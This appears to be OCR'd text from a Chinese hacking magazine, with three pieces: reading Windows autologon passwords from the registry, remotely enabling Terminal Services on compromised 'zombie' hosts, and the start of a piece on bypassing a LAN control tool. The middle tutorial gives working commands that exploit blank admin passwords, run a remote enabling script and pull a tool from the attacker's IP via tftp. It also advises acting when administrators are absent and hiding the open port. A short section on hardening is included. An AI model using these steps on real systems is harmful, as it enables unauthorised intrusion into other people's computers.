最笨的方法就是修改注册表了，打开注册表编辑器，进入到：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon，新建字串(REG_SZ)值“AutoAdminLogon”，把值设为1。然后添加用来储存你域名的DefaultDomainName、储存登录用户名的DefaultUserName和储存登录密码的DefaultPassword，类型都是字串值(REG_SZ)。下面是一个完整的例子：

```
AutoAdminLogon: 1
DefaultDomainName: YOUXIA
DefaultUserName: Administrator
DefaultPassword: Hacker520
```

如果把AutoAdminLogon的值改为0，那么就禁止了自动登录。

破解篇

方法1

如果你不在电脑前面时有某个别有用心的家伙打开了你的电脑，然后在“运行”中敲上了regedit，只要打开注册表中保存自动登录信息的部分就可得到你的宝贝password了。

方法2

假定你通过某种方法（什么方法不在本文讨论范围 ^_^）得到了某个用户的密码，或者这台机器的某个用户密码为空（比如局域网中为了方便资源共享常常使用的Guest），你就可以进入计算机打开注册表找到密码啦！

方法3

如果你是管理员之一，或者你费尽心机搞到了某一个管理员的密码，那么你可以远程打开注册表。这样就不会有太大的危险了。你只要运行regedit，然后打开“注册表→连结远程注册表”，填上管理员账号、密码就可以远程进入这台机器的注册表了，比上面的两种方法安全对不对？^_^

方法4

当然你还可以用另一种方法得到自动登录的密码，这是我在自己扫描机器的时候得到的。

相信大家都用过X-Scan吧？什么，没有用过？——我晕！那么就打开你的X-Scan，扫描一下你的电脑。如果你的电脑装了NetBIOS，就可以在扫描结果的“[NetBios信息]－远程注册表信息”中看到下面的结果（图3）。




图 3

防范篇

方法1

最简单的方法是把自动登录取消，打开注册表，把HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon下面的AutoAdminLogin键值从1改成0，就禁止了自动登录。当然，这样只是登录的时候你又要按下CTRL+ALT+DELETE输入用户名和密码而已，别人依然可以读到你登录的信息，你还要把DefaultDomainName、DefaultUserName和DefaultPassword三个键值删除。这样就OK了。

方法2

如果你实在不想每次按下三个键然后输入密码，非要使用自动登录，那么你就要费点工夫了。首先请把你的系统盘格式转换成NTFS格式，然后利用NTFS设置系统目录除了管理员（你自己哦）之外的任何用户禁止访问，免得别人惦记着你的注册表，并且现在好像还没有突破NTFS权限设置的东东哦^_^。然后呢，把机器的默认共享去掉，如果是Server版本，就可以在注册表的HKEY_LOCAL_Machine\System\CurrentControlSet\Services\lanmanworkstation\parameters下面建立

AutoShareWK和AutoShareServer，值为0，如果是Professional版本，把AutoShareServer改为AutoShareWks就可以了。你也可以在自动批处理文件Autoexec.bat中加入以下内容：

```
net share ipc$ /delete
net share admin$ /delete
net share c$ /delete
net share d$ /delete
net share e$ /delete
net share f$ /delete
```

看明白了吗？

第一行阻止了IPC$空连接，第二行是把系统目录自动共享删除。下面的就是删除各个默认共享的分区了。当然为了防止别人远程读取你的注册表，你还要在你的帐户属性“拨入”中设置“远程访问权限”为拒绝，或者你为远程访问设定一个策略，这样也比较保险（图4）。






图 4

还有啊，给管理员设置一个强壮的密码，如果你设置了一个空密码或者123、aaa之类的白痴密码，那么你上面的这些功夫就白费了！





轻松开启win2k终端服务

紫幻

提起Win2k的终端服务大家都不会陌生吧！也就是大家常说的3389端口，他是Win2000 Server以上版本的一个服务。

服务的全称是：Terminal service。这个服务曾经也出现过漏洞，比如前些日子闹的沸沸扬扬的输入法漏洞就是这个服务引起的。这个终端服务的最大好处就是图形界面的操作，可以象操作自己计算机一样操作远程计算机，算是肉鸡中的极品，倍受青睐。可很多朋友都不太会远程开启Terminal service服务，本篇要讲的内容是就是如何远程开启终端服务。

一、所需工具

1. 3389.vbe（在对方开启netbios的情况下开启终端服务）
2. 3389.bat（一个批处理文件，可在对方主机上直接执行开启终端服务）
3. 3389.exe（一个非常简单的开启终端服务的小工具，强烈推荐使用）
4. C3389（修改终端服务的小工具，非常小巧而且实用）
5. mstsc（远程桌面连接）

注意 以上工具在光盘中均有收录。

二、具体操作

工具我们就需要以上5个。首先要为大家讲的是，在对方开启netbios（即139和445端口）的情况下，开启终端服务。

3389.vbe是我根据一个叫“远程Windows 2000终端服务开启器”改编而来的。原来这个程序用的是*.vbs文件远程开启终端服务的。可有些人反映，执行*.vbs提示没有安装脚本宿主引擎，我就把他改编为*.vbe类型。在Windows98/NT/2000专业版和Win2000Server版/WindowsXP下测试全部通过。下面我为大家先介绍3389.vbe的使用方法。

首先，需要获得对方administrators组的帐号和密码，一般就是administrator这个帐号。怎么获得密码呢？首先要获得或者创建一个具有管理员权限的帐号，如何实现呢？大家可以利用webdav溢出、printer溢出、idq溢出或弱口令等漏洞来实施（感兴趣的朋友请参考以前X档案的详细介绍）………只要是可以拿到管理员帐号就可以。下面是一个主机的扫描结果：

```
端口80开放：HTTP, World Wide Web
[Banner]
HTTP/1.1 400 Bad request Server: Citrix Web PN Server Date: Thu, 24 Feb 2000 08:36:46 GMT Connection: Close
[End of banner]
端口113开放：Authentication Service
[Banner]
[None]
[End of banner]
端口135开放：Location Service
[Banner]
[None]
[End of banner]
端口139开放：NETBIOS Session Service
[Banner]
[None]
[End of banner]
端口445开放：Microsoft-DS
[Banner]

Administrator/[空口令]
帐户类型：管理员(Administrator)
最后登录时间：GMT Thu Feb 24 08:37:46 2000
错口令次数：0
成功登录次数：258
USER ID：0x000001f4，GROUP ID：0x00000201
```

从以上扫描结果可以看出，该主机开放netbios信息，开放139和445端口，有一个administrator弱口令的管理员帐号。下面我就用3389.vbe开启对方的终端服务。

3389.vbe的使用方法是：

cscript 3389.vbe 远程IP "远程用户名" "密码" 3389(端口最好使用3389) /r (从新启动选项目)

执行如下命令：

```
cscript 3389.vbe 218.xxx.xxx.xxx "administrator" "" 3389 /r
```

具体请看图1。看到图中的信息，说明对方已经重新启动了。现在我们只能祈祷对方没有管理员在机器前，不会被发现。




图 1

过了不一会儿，用Scanner3.0检测到图2所示的信息。




图 2

看到了吗？说明对方主机已经完成重新启动，已经开启3389端口，说明开启终端服务成功。接下来，我们用远程连接工具——mstsc.exe连接目标IP，然后再输入用户名和密码，即可连接到远程计算机桌面（图3）。




图 3

以上就是利用3389.vbe远程开启终端服务。由于一些服务器本身没有开启139和445端口，这样就不能用以上的方法开启终端服务了。下面我要为大家讲解如何在对方没有开启139和445端口的情况下开启终端服务，这里用到的工具是3389.bat，其实这个就是一个批处理命令。

我们可以先把3389.bat上传到目标主机上再执行该文件，然后重新启动等待上线，这样就开启了对方终端服务，也可以在shell界面下写入这个文件。比如你直接telnet到对方，可以执行以下命令：

```
copy con 3389.bat
echo [Components] > c:\sql
echo TSEnable = on >> c:\sql
sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\sql /q
```

这样，就会生成一个3389.bat文件，然后再用命令3389.bat回车执行这个文件，然后重新启动等待服务器从新上线。你可以用scanner3.0检测3389端口是否开启成功，如果不成功，说明对方可能是专业版，另外换台试试。

最后，推荐给大家一个更方便开启终端服务的小工具——3389.exe，这个工具什么都不依赖，只要你获得了shell而且对方是Win200 server版本，就可为远程主机开启终端服务。

假设我们用现在最"前卫"的漏洞webdav溢出，进入对方的C：\winnt\system32>。直接可以使用命令：

C:\winnt\system32>tftp　i 你自己的IP get 3389.exe

把3389.exe文件上传到对方system32目录下。直接执行命令：

C:\winnt\system32>3389.exe /r

这样，远程主机就自动从新启动了，等他再一次上线就直接可登陆远程桌面。怎么样，是不是很简单！

/r代表立即重新启动。如果你怕对方管理员发现，可以不用/r参数。那么远程主机只要在下一次正常重新启动以后，就可以登陆了。

以上几种方法就是我认为开启Win2k终端服务的最好办法。大家都知道，终端服务的默认端口是3389，这样很不好。主要有以下几种原因：

1．容易被远程主机的管理员发现。

2．现在，许多扫描软件都可直接扫描到3389的开放，这样就很容易导致你辛苦开启中端服务的肉鸡被其他"同行"抢走。

现在，笔者为大家介绍一款小巧实用的软件——c3389.exe，他的主要作用就是修改远程主机终端的登陆端口。远程修改端口的使用方法是：

c3389 \\192.168.0.1 "用户名" "密码"需要修改的端口

假设主机IP是218.xxx.xxx.xxx，用户名为administrator，密码为空，可直接输入命令：

c3389 \\ 218.xxx.xxx.xxx administrator "" 1234

执行后对方的终端端口由原来的3389就修改为了1234（**注：**修改后需要远程主机重新启动，修改的端口才会有效）。

介绍完了远程修改，再为大家介绍一下他的本地修改（做网管的朋友可使用这个功能修改终端端口，这样可减少被重复扫描的几率）。

本地修改的用法是：

c3389 回车

直接就可看到本地现在的终端端口为多少。修改终端端口的命令是：

c3389 1234（234代表你想要修改的端口号）

怎么样？这个小巧的软件是不是功能很强大？

三、注意问题

1．只有Server以上的版本才可开启终端服务，专业版不可以。

2．开启终端服务需从新启动服务器，最好选择在管理员不在线的时间开启。

3．用3389.bat开启终端服务时会生成一个sql文件，容易被发现。

4．用c3389.exe修改完以后，再次登陆时用**ip：端口**来登陆。假设ip为：218.xxx.xxx.xxx，你修改后的端口是：1234。用mstsc登陆时一定要把IP写成218.xxx.xxx.xxx：1234。否则无法登陆。

突破网络执法官封锁的方法及其原理

jie

网络执法官是一款网管软件，可用于管理局域网，能禁止局域网任意机器连接网络。对于网管来说，这个功能自然很不错，但如果局域网中有别人也使用该功能那就麻烦了。因为这样轻则会导致别人无法上网，重则会导致整个局域网瘫痪。有什么解决办法呢？请您看下面的招数及其原理。

一、网络执法官简介

我们可以在局域网中任意一台机器上运行网络执法官的主程序 NetRobocop.exe，图 1 是它的主界面。它可以穿透防火墙、实时监控、记录整个局域网用户上线情况，可限制各用户上线时所用的IP、时段，并可将非法用户踢下局域网。该软件适用范围为局域网内部，不能对网关或路由器外的机器进行监视或管理，适合局域网管理员使用（该软件光盘中有收录）。

